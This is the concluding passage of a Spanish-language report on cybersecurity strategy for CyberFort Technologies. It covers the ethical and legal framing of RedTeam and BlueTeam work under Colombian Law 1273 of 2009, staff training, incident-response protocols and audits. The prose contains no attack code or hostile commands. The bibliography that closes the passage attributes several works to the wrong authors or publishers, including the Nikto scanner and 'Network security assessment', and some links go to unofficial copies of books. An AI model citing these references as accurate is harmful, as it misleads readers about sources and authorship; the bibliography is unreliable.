Además, la consideración de aspectos legales y éticos es fundamental en el desarrollo de estrategias de ciberseguridad. Las acciones del RedTeam y BlueTeam deben alinearse con las normativas vigentes, como la Ley 1273 de 2009 en Colombia, que protege la información y establece sanciones por delitos informáticos. La promoción de una cultura organizacional que valore la ética y la legalidad no solo protege a CyberFort Technologies de posibles litigios, sino que también refuerza su reputación como un actor responsable en el sector.

La capacitación continua del personal y el establecimiento de protocolos claros para la respuesta a incidentes son elementos clave que emergen del análisis. La formación en ciberseguridad debe ser integral y accesible a todos los niveles de la organización, asegurando que cada empleado comprenda su papel en la protección de los activos informáticos. Asimismo, los protocolos deben ser revisados y actualizados regularmente para adaptarse a nuevas amenazas y tecnologías.

Finalmente, este informe subraya la necesidad de implementar mecanismos robustos de supervisión y control que garanticen el uso ético y responsable de herramientas avanzadas en ciberseguridad. La confianza entre los clientes y las empresas de ciberseguridad es fundamental;

por lo tanto, se deben establecer acuerdos claros sobre el manejo de información sensible y realizar auditorías internas periódicas para prevenir abusos. En conclusión, la construcción del conocimiento desde el enfoque de la ciberseguridad requiere un compromiso constante con la mejora, la ética y el cumplimiento legal, elementos que son esenciales para el éxito sostenible de CyberFort Technologies en un entorno digital cada vez más complejo.

BIBLIOGRAFIA

1. **Althouse, A. (2019). Practical vulnerability management: A strategic approach to managing cyber risk. Wiley. https://icdt.osu.edu/practical-vulnerability-management-strategic-approach-managing-cyber-risk**

2. **Bishop, M. (2018). Computer security: Art and science. Addison-Wesley.** https://dokumen.pub/computer-security-art-and-science-2nbsped-0321712331-9780321712332.html

3. **Center for Internet Security. (2021).** *CIS Controls v7.1*. https://www.cisecurity.org/controls/

4. **Greenbone Networks. (n.d.).** *Nikto - Web server scanner*. https://cirt.net/Nikto2

5. **Grimes, R. A. (2017). Hacking the hacker: Learn from the experts who take down hackers. https://books.google.com.co/books?id=uaOaDgAAQBAJ&printsec=frontcover&hl=es&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false**

6. **Harrison, W., & Denning, D. (2020). Cybersecurity for beginners. Apress. https://library.oapen.org/bitstream/id/20a53302-dee5-4834-9d98-8f9c07f0a602/9781000567113.pdf**

7. **Kennedy, D., & O'Gorman, J. (2018). Metasploit: The penetration tester's guide. No Starch Press.**

https://www.kea.nu/files/textbooks/humblesec/metasploit_apenetrationtestersguide.pdf

8. **Microsoft Sysinternals. (n.d.).** *Process Explorer*. https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer

9. **Microsoft. (n.d.).** *Local Administrator Password Solution (LAPS)*. https://docs.microsoft.com/en-us/windows-server/identity/laps/laps-overview

10. **Microsoft. (2019).** *Windows Firewall with Advanced Security*. https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-firewall/windows-firewall-with-advanced-security

11. **Nmap Development Team. (n.d.).** *Nmap: Network exploration tool and security/port scanner*. https://nmap.org

12. **Northcutt, S., & Shackleford, D. (2019). Network security assessment: Know your network. O'Reilly Media. https://dokumen.pub/qdownload/network-security-assessment-know-your-network-3rdnbsped-978-1-491-91095-5.html**

13. **OpenVAS. (n.d.).** *OpenVAS - Open Vulnerability Assessment System*. https://www.openvas.org

14. **SANS Institute. (2020).** *Incident Response: Planning and Management.* https://www.sans.org/white-papers/40183/

15. Scarfone, K., Souppaya, M., & Sexton, M. (2019). Technical guide to information security testing and assessment. National Institute of Standards and Technology. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf